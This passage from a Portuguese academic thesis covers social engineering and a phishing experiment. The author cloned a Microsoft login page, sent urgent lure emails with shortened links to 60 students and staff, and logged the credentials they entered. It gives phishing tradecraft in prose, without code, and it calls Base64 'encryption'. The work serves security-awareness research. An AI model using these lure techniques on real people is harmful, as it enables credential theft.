Contudo, somente o estabelecimento da política de segurança não é suficiente, pois, este é somente o estágio inicial do processo. Existem três ações fundamentais para que uma política de segurança possa ser bem sucedida, e essas são: treinar, educar e conscientizar. É importante também que o processo de treinamento seja realizado periodicamente, de forma a promover o desenvolvimento da cultura de segurança entre os colaboradores (LYRA, 2008).

> Só existe uma maneira de manter seguros os seus planos de produto: Ter uma força de trabalho treinada e consciente. Isso envolve o treinamento nas políticas e procedimentos, mas também – e provavelmente mais importante – um programa constante de conscientização (MITNICK; SIMON, 2003, p.195).

Entretanto, não se deve presumir que apenas com a aplicação de uma política de segurança e a realização de treinamentos e programas de conscientização, o ambiente estará completamente seguro, pois, a segurança do mesmo ainda depende de outras variáveis, como por exemplo, o ser humano.

2.2.4 O fator humano: o elo mais fraco


Como dito na seção anterior, o treinamento de colaboradores somado ao comprometimento pode apresentar resultados satisfatórios, influenciando positivamente na segurança do ambiente. No entanto, o fator humano possui o poder de transformar um ambiente potencialmente seguro, em vulnerável.

O elemento humano compõe o núcleo dos denominados sistemas de segurança devido a sempre estarem envolvidos nos incidentes de segurança, sendo ele, o indivíduo, causador de vulnerabilidades, ou sendo ele, o sujeito, que explora essas vulnerabilidades. Portanto, o ser humano necessita, obrigatoriamente, ser um ponto de atenção ao tratar de segurança (LYRA, 2008).

Silva e Costa (2009) reforçam a ideia de que um dos maiores problemas existentes na atualidade para o quesito segurança trata-se do fator humano. Isso ocorre, pois, através da autorização concedida aos usuários, os mesmos são capazes de acessar lugares, dados, entre outros, sendo este um aspecto capaz de fragilizar o quesito segurança, particularmente pelo fato do elemento comportamental possuir o potencial de afetar quaisquer medidas de segurança, independentemente de serem antigas ou modernas (MITNICK; SIMON, 2003).

Sendo assim, não se pode considerar ignorar a discussão da presença do fator humano como um dos conceitos principais da Segurança da Informação, como exibido na Figura 4, pois, mesmo com a existência dos três pilares fundamentais, se estes não estiverem atrelados ao fator humano, dificilmente poderão contribuir na tentativa de garantir a eficácia e segurança dos sistemas (SILVA; COSTA, 2009).

Figura 4 - O fator humano como um dos pilares da Segurança da Informação



Fonte: (SILVA; COSTA, 2009)

> Uma empresa pode ter adquirido as melhores tecnologias de segurança que o dinheiro pode comprar, pode ter treinado seu pessoal tão bem que eles trancam todos os segredos antes de ir embora e ter contratado guardas para o prédio na melhor empresa de segurança que existe. Mesmo assim essa empresa ainda estará vulnerável (MITNICK; SIMON, 2003, p.3).

Isso torna possível o questionamento acerca da efetividade dos meios de proteção atuais, sendo justificável indagar se o ato de tentar reforçar a segurança seria em vão, ou até mesmo se a sensação de segurança em alguns momentos seria uma mera ilusão. “A tecnologia existente possibilita a empresa ter uma boa proteção, mas quem vai garantir que ela tire o proveito dessa tecnologia e implemente de forma efetiva os controles adequados é o usuário” (FONTES, 2008, p.125).

O ser humano tem se mostrado corruptível e facilmente manipulável, possibilitando assim, que outros indivíduos de má índole se beneficiassem de tal fraqueza de forma que fossem capazes de utilizar diversos meios de indução e manipulação, contando sempre com seu poder de influência, a fim de realizar seus objetivos (MITNICK; SIMON, 2003). Uma das formas de manipular o ser humano para tais indivíduos obterem seus objetivos é usando a técnica da Engenharia Social.

2.3 ENGENHARIA SOCIAL

A engenharia social pode ser definida como: “conjunto de procedimentos e ações que são utilizados para adquirir informações de uma organização ou de uma pessoa por meio de contatos falsos sem o uso de força, do arrombamento físico ou de qualquer brutalidade” (FONTES, 2006, p.120).

Para Ferreira e Araújo (2008, p.119), trata-se de: “um método de ataque onde alguém faz uso da persuasão, muitas vezes abusando da ingenuidade ou confiança do usuário, para obter informações que podem ser utilizadas para ter acesso, não autorizado a computadores ou informações”.

> Engenharia Social é a ciência que estuda como o conhecimento do comportamento humano pode ser utilizado para induzir uma pessoa a atuar segundo seu desejo. Não se trata de hipnose ou controle da mente, as técnicas de Engenharia Social são amplamente utilizadas por detetives (para obter informação) e magistrados (para comprovar se um declarante fala a verdade) (PEIXOTO, 2006, p.4).

Desse modo, seria ideal o pensamento de a Engenharia Social ser utilizada somente por indivíduos com intenções positivas, no entanto, com toda certeza pode-se afirmar que essa não é parte da realidade. Mitnick e Simon (2003) citam um exemplo que provavelmente tenha ocorrido na vida da maioria das pessoas, ao afirmarem que, grande parte dos indivíduos já foi manipulada ao menos uma vez na vida, sendo nesse caso os próprios pais os utilizadores da Engenharia Social. Isso ocorre, pois, os pais conseguem encontrar meios de induzir os filhos a realizar aquilo que acham melhor, argumentando que seria feito para o próprio bem da vítima, no caso, o filho.

Os atacantes geralmente obtêm sucesso quando possuem como alvos pessoas ingênuas, ou colaboradores que não possuem conhecimento quanto às políticas de segurança. Sendo assim, nem todos os indivíduos podem ser considerados alvos fáceis, porém o que ocorre é que a grande maioria está presente no grupo dos ingênuos e ignorantes (FERREIRA; ARAÚJO, 2008).

> A Engenharia Social é isso. Está à nossa volta, em nossa vida. Mesmo que tenhamos participado sem saber de alguma forma, contribuído sem querer, utilizado sem saber que o fez, pode ter sido engenharia social. Mas é no ambiente de trabalho principalmente que o cuidado deve ser maior. Pois não se sabe se poderá ser contornada, recuperada ou revertida determinada situação condizente a um ataque de engenharia social (PEIXOTO, 2006, p.35).

Para Dawel (2005), não é suficiente apenas compreender a definição de Engenharia Social, mas também ser capaz de conhecer e saber como funcionam as técnicas utilizadas. Dessa forma, possuir o conhecimento sobre o que é a Engenharia Social, mas não estar ciente de como esta funciona, as técnicas existentes e os indivíduos que a praticam, impedem que o usuário esteja preparado para se defender de tal situação, consequentemente, facilitando a ação do engenheiro social.

2.3.1 Engenheiro social

O indivíduo praticante de Engenharia Social é usualmente denominado engenheiro social. Peixoto (2006, p.5) caracteriza esse sujeito como: “um tipo de pessoa agradável. Ou seja, uma pessoa educada, simpática, carismática. Mas, sobretudo criativa, flexível e dinâmica, possuindo uma conversa bastante envolvente”.

O perfil do engenheiro social pode facilmente ser alcançado através da combinação da vocação natural do indivíduo em ludibriar outras pessoas com uma impressionante capacidade de influenciar e persuadir (MITNICK; SIMON, 2003).

Para a utilização de suas técnicas, o engenheiro social usa como sua principal vantagem os pontos correlacionados à psicologia, explorando os pontos fracos de cada indivíduo e, em diversas ocasiões, explorando os medos de suas vítimas como meio de obter sucesso, no entanto, também utiliza a simpatia a fim de se mostrar uma pessoa agradável (PEIXOTO, 2006).

De acordo com Marcelo e Pereira (2005), quando perguntado qual seria a metade de oito, normalmente uma pessoa comum de imediato responderia utilizando a visão matemática, principalmente por tratar-se de uma questão simples e até certo ponto, óbvia. Contudo, para o engenheiro social, como exemplificado na Figura 5, várias alternativas estariam disponíveis para uma simples questão, sendo possível até mesmo a resposta mais ilógica ser mais bem aproveitada como forma de resolver o problema em questão.

Figura 5 - Possíveis metades de oito na perspectiva do Engenheiro Social

Fonte: (MARCELO; PEREIRA, 2005)

Ferreira e Araújo (2008), no entanto, alertam que nunca se deve pensar que, para a realização de um ataque, o engenheiro social necessitará de um arsenal de mentiras complexas e anteriormente preparadas, pois muitos desses ataques ocorrem de forma direta e simples, com o atacante necessitando apenas de se dar ao trabalho de solicitar a informação.

> Não há nada mágico na engenharia social. O engenheiro social emprega as mesmas técnicas persuasivas que usamos no dia-a-dia. Assumimos papéis. Tentamos obter credibilidade. Cobramos obrigações recíprocas. Mas, ao contrário da maioria de nós, o engenheiro social aplica essas técnicas de maneira manipuladora, enganosa, altamente antiética e em geral com efeito devastador (MITNICK; SIMON, 2005, p.198).

2.3.2 Características das técnicas utilizadas

Uma das táticas conhecidas do engenheiro social é a de adquirir a confiança da vítima para, em seguida, atacar e subtrair suas informações. Em todo esse processo, o indivíduo prepara o ambiente de forma que este passe a ser favorável a ele, possibilitando-o de estar preparado para lidar com possíveis questionamentos e ser capaz de demonstrar segurança, evitando gerar desconfiança na vítima (PEIXOTO, 2006).

As técnicas utilizadas por estes sujeitos constantemente passam por um processo de evolução, onde os mesmos buscam sempre inovar, em prol de atingir os objetivos esperados. Para Dawel (2005, p.72), “as táticas de Engenharia Social podem ser divididas em duas categorias diferentes, no que diz respeito ao modo de atuação: a física e a psicológica”.

Na categoria física, algumas ações que se destacam, são:

> A procura de informações em lixo (seja em papéis ou em mídias eletrônicas); a presença física, olhando sobre os ombros de outra pessoa para conseguir uma senha ou número de cartão, por exemplo; escutar uma conversa telefônica ou na mesa ao lado em um restaurante; ou, ainda, andar pela empresa em busca de papéis e de relatórios deixados sobre a mesa, em impressoras ou senhas escritas em pequenos pedaços de papéis colados sob o teclado ou no monitor (DAWEL, 2005, p.72).

Os problemas identificados na categoria psicológica estão relacionados ao comportamento humano e também a diversas qualidades do ser humano, como por

exemplo, a tendência de ser educado, prestativo e acreditar na honestidade e caráter das pessoas (LYRA, 2008).

Dawel (2005, p.73) afirma que: “sendo respeitosa, atenciosa e educada, uma pessoa pode facilmente envolver outra numa despretensiosa conversa pessoal ou telefônica e fornecer as informações que a outra pessoa, do outro lado da linha, deseja”. A soma de todas estas características com as más intenções do engenheiro social ocasiona o crescimento da oportunidade de um ataque bem sucedido.

Lembrando Mitnick e Simon (2003) e Ferreira e Araújo (2008), as técnicas usadas por engenheiros sociais nem sempre precisam ser complexas. Técnicas simples, mas eficazes sãos usadas também. Entre elas tem-se a técnica denominada *Phishing*, que tendo o termo surgido em 1996 (CANALTECH) ainda surte efeito.


2.4 *PHISHING* ATRAVÉS DO *E-MAIL*

O *Phishing* é um golpe poderoso utilizado com a finalidade de conseguir a obtenção de informações privadas, sejam elas de organizações ou simplesmente usuários comuns. “É o tipo de fraude por meio do qual um golpista tenta obter dados pessoais e financeiros de um usuário, pela utilização combinada de meios técnicos e engenharia social” (CERT.br, 2012, p.9).

Esta pode ser considerada uma das principais técnicas entre as que estão relacionadas aos golpes *on-line*. O termo *Phishing* vem da analogia à palavra do idioma inglês, “fishing”, cujo significado pode ser compreendido como pescaria ou pesca. Essa escolha se deve à característica principal da técnica, na qual as iscas são preparadas com a função de pescar dados confidenciais de outros indivíduos (JORGE, 2007).

O meio de disseminação de *Phishing* mais comum e utilizado trata-se do *e-mail*, sendo este o método abordado neste trabalho. Lau (2006, p.66) afirma que, para a execução da técnica, “[...] mensagens eletrônicas falsas são enviadas aos usuários de caixas postais, convidando-os a acessar páginas fraudulentas na Internet”, como pode ser observado na Figura 6. Os conteúdos dessas mensagens geralmente são parecidos, possuindo um esquema pré-determinado, sempre buscando atrair as vítimas.

Figura 6 - Esquema técnico da fraude



Fonte: (JORGE, 2007), adaptado pelo autor.

Alguns exemplos de conteúdo das mensagens falsas que podem ser citados são: (CERT.br, 2012, p.9-10)

> • **Páginas falsas de comércio eletrônico ou Internet Banking:** o usuário recebe um *link*, em nome de um site de comércio eletrônico ou de uma instituição financeira, que tenta induzi-lo a clicar em um *link*. Ao fazer isto, é direcionado para uma página Web falsa, semelhante ao site que realmente deseja acessar, onde são solicitados os seus dados pessoais e financeiros.
>
> • **Mensagens contendo formulários:** o usuário recebe uma mensagem eletrônica contendo um formulário com campos para a digitação de dados pessoais e financeiros. A mensagem solicita que se preencha o formulário e apresenta um botão para confirmar o envio das informações. Ao preencher os campos e confirmar o envio, seus dados são transmitidos para os golpistas.
>
> • **Solicitação de recadastramento:** o usuário recebe uma mensagem, supostamente enviada pelo grupo de suporte da instituição de ensino que frequenta ou da empresa em que trabalha, informando que o serviço de *e-mail* está passando por manutenção e que é necessário o recadastramento. Para isto, é preciso que forneça seus dados pessoais, como nome de usuário e senha.

"Os criminosos, principalmente, procuram explorar falhas de segurança em softwares aliada à ingenuidade dos usuários com relação aos *e-mails* recebidos" (JORGE, 2007, p.33).

O *Phishing*, ao receber a devida atenção, torna-se de certa forma simples de ser reconhecido. Para Kissell (2017), é possível afirmar se a mensagem recebida trata-se de uma fraude através de seus conteúdos não formatados ou também pelo seu *link* de acesso. Se clicado no *link*, geralmente disfarçado, na URL da página

redirecionada provavelmente estará um endereço de IP ou um nome de domínio falso.

No entanto, essa atenção não é o que ocorre em muitas das ocasiões. A parte tecnológica dos sites não pode ser caracterizada como o fator que oferece maior perigo, pois, o que realmente se identifica como ameaça é o fator humano. Qualquer que seja a causa em questão, são os próprios usuários os responsáveis por expor seus dados.

Para Jorge (2007), por se tratar de uma técnica em um constante processo de evolução, o usuário passou a possuir a obrigação de estar inteirado acerca das características e riscos relacionados aos diferentes tipos de fraudes utilizadas atualmente, buscando informações nos meios de comunicação em massa atuais, principalmente nos especializados no assunto em questão. Estes e outros aspectos são apresentados no próximo capítulo, mostrando de que maneira a página falsa utilizada como isca foi desenvolvida no experimento feito pelo autor deste trabalho, assim como os resultados obtidos através da aplicação da técnica.

3 PLANEJAMENTO, DESENVOLVIMENTO E APLICAÇÃO DA TÉCNICA *PHISHING*

Este capítulo aborda o planejamento em relação aos processos de desenvolvimento e aplicação da técnica *Phishing*, assim como os procedimentos realizados para efetuá-los. Também serão feitas a apresentação e análise dos dados obtidos através da aplicação.

3.1 DESCRIÇÃO DOS PROCEDIMENTOS UTILIZADOS

3.1.1 Descrição de ambiente e população

Para a realização do experimento, primeiramente ocorreu a seleção do ambiente a ser aplicado, assim como a definição das populações participantes do mesmo. Ambas as populações selecionadas pertencem ao mesmo ambiente, mas cada uma possui sua característica individual. Cada população escolhida é composta por trinta indivíduos, totalizando sessenta ao todo, como pode ser visto na Tabela 1.

Tabela 1 - Tamanho da Amostra

POPULAÇÃO	PARTICIPANTES
A	30
B	30
Total	60

Fonte: elaborado pelo autor.

Nesse trabalho, são denominados como População A os estudantes dos cursos de Administração e Segurança do Trabalho de nível técnico de uma instituição de ensino de nível técnico localizada na Região Metropolitana de Campinas, enquanto a População B representa os colaboradores dessa mesma instituição.

É possível notar na representação da Tabela 2 que a quantidade de alunos selecionados para o experimento corresponde a 16,04% do total da soma de alunos matriculados de ambos os cursos selecionados. Entre os estudantes dos cursos de Administração e Segurança do Trabalho, a quantidade designada para participar do experimento equivale a 15,96% e 16,13%, respectivamente.

Tabela 2 - População A

CURSO	ALUNOS MATRICULADOS	ALUNOS PARTICIPANTES	%
Administração	94	15	15,96
Segurança do Trabalho	93	15	16,13
Total	187	30	16,04

Fonte: elaborado pelo autor.

Para avaliar também a atuação dos gerenciadores de *e-mail*, foram selecionadas quantidades parecidas entre alguns diferentes tipos existentes disponíveis, conforme exibido na Tabela 3. Através dos resultados obtidos acerca de cada um destes, será possível formular conclusões sobre a proteção e o auxílio em relação à prevenção e identificação de *Phishing* e *spam* que estes oferecem.

Tabela 3 - Gerenciadores de *E-mail*

E-MAIL	POPULAÇÃO A	POPULAÇÃO B	TOTAL
Gmail	13	13	26
Hotmail / Outlook	13	13	26
Yahoo / Bol	4	4	8
Total	30	30	60

Fonte: elaborado pelo autor.


3.1.2 Desenvolvimento e estrutura do *Phishing*

Para a realização do desenvolvimento da página isca foi necessária a utilização do software NetBeans IDE na versão 8.2, sendo php a linguagem de programação escolhida, pois é uma das linguagens adequadas para o desenvolvimento de páginas *web*, sendo de fácil compreensão e utilização.

Já para o processo de hospedagem do site, a empresa responsável pelo serviço (gratuito) foi a Hostinger Brasil e, para que fosse possível realizar o *upload* dos arquivos de configuração do mesmo, houve a necessidade de utilizar o software FileZilla, na versão 3.25.2.

A página existente escolhida para ser feita a cópia - Figura 7 - tratou-se da página responsável pelo *login* e autenticação das contas de correio eletrônico fornecidas pela Microsoft, sendo no caso em questão, utilizada para acessar os *e-mails* institucionais das escolas técnicas.


Figura 7 - Página Original



Fonte: (https://login.microsoftonline.com/?mkt=pt-BR).

É possível observar na Figura 7 que a página em questão é dividida entre: a imagem como plano de fundo e um painel de autenticação. Portanto, para a criação da cópia, buscou-se manter as características principais do site, de forma a transmitir a ideia de este ser autêntico, como pode-se notar na Figura 8.

Figura 8 - Página Falsa




Fonte: elaborado pelo autor (baseado em https://login.microsoftonline.com/?mkt=pt-BR).

Quando analisadas as Figuras 7 e 8, nota-se que na página falsa as características de alguns elementos como a resolução da imagem de fundo e o tamanho do painel de autenticação estão diferentes do original. Outras diferenças que podem ser encontradas através da simples observação dos *layouts* são: a falta da opção “Manter-me conectado”, e também o posicionamento diferente de elementos como, por exemplo, a distância existente entre os formulários e também os itens presentes no rodapé.

Entretanto, apesar de a maioria das características terem sido mantidas, um item possibilita identificar a falsificação: a URL do site. Conforme é exibido na Figura 9, nota-se que a URL da página verdadeira indica que o site utiliza o protocolo HTTPS e também apresenta o domínio “login.microsoftonline.com”.

Figura 9 - URL Verdadeira




Fonte: (https://login.microsoftonline.com/?mkt=pt-BR).

No entanto, na página falsa é possível identificar que se trata de uma conexão insegura, principalmente ao observar na Figura 10 que o protocolo HTTPS não está presente. Outra característica determinante na percepção do *Phishing* em questão é o domínio utilizado: “890m.com”.

Como pode ser observado na Figura 10, a página “login_a.php” ficou definida para os alunos, População A, enquanto a página “login_f.php” foi destinada aos funcionários, População B.

Figura 10 - URLs Falsas



Fonte: elaborado pelo autor.


3.1.3 Aplicação e funcionamento do *Phishing*

Após o processo de desenvolvimento da página ter sido concluído, o *Phishing* foi aplicado através do envio de *e-mails* para todos os destinatários participantes do experimento. Houve uma pequena distinção entre os *links* enviados para as

Populações A e B, pois cada uma possui uma página própria, possibilitando a separação dos resultados por categoria.

A característica principal escolhida para a mensagem transmitida foi o critério emergência. Desse modo, para que os destinatários supostamente não percam o direito de utilizar a conta de correio eletrônico, assim como os recursos oferecidos por esta, estes são solicitados a acessar a página e efetuar *login* antes que o prazo estipulado seja encerrado, conforme exemplificado na Figura 11.

Figura 11 - *E-mail*



Fonte: elaborado pelo autor.

Outras características importantes de se notar tratam-se do nome de perfil e endereço da conta de *e-mail* utilizada para enviar a mensagem, pois, ambos buscam passar credibilidade quanto à identidade do remetente.

Ao clicar no *link*, camuflado através da utilização de um serviço com a função de encurtar URLs, o indivíduo é redirecionado para a página referente ao seu grupo, seja População A ou B.


Após acessar a página, a vítima da fraude supostamente deve preencher os campos de usuário e senha, para então, selecionar a opção entrar. No momento que o indivíduo pressiona o botão de acesso, as informações de *login*, senha e data são armazenadas em um arquivo de texto e o usuário é redirecionado para a página original.

Com a finalidade de garantir a preservação das informações pessoais de cada um dos indivíduos participantes do experimento, foram realizadas configurações para que as senhas passem por um processo de criptografia utilizando um algoritmo Base64.

3.2 APRESENTAÇÃO E ANÁLISE DOS DADOS

Após a obtenção dos resultados, para melhor compreensão, os dados foram separados de acordo com as diferentes categorias. No Gráfico 1 são representados os dados referentes ao desempenho da População A, sendo possível notar que mais do que a metade dos alunos participantes do experimento não foram capazes de identificar a fraude e, consequentemente, forneceram seus usuários e senhas.


Gráfico 1 - Desempenho da População A



Fonte: elaborado pelo autor.

O resultado obtido na População B não se mostrou muito diferente. Embora a quantidade de vítimas tenha sido menor do que em relação a População A, sendo a diferença existente de apenas uma unidade, o percentual ainda corresponde a exatos 50% do total de colaboradores participantes, conforme exibido no Gráfico 2.

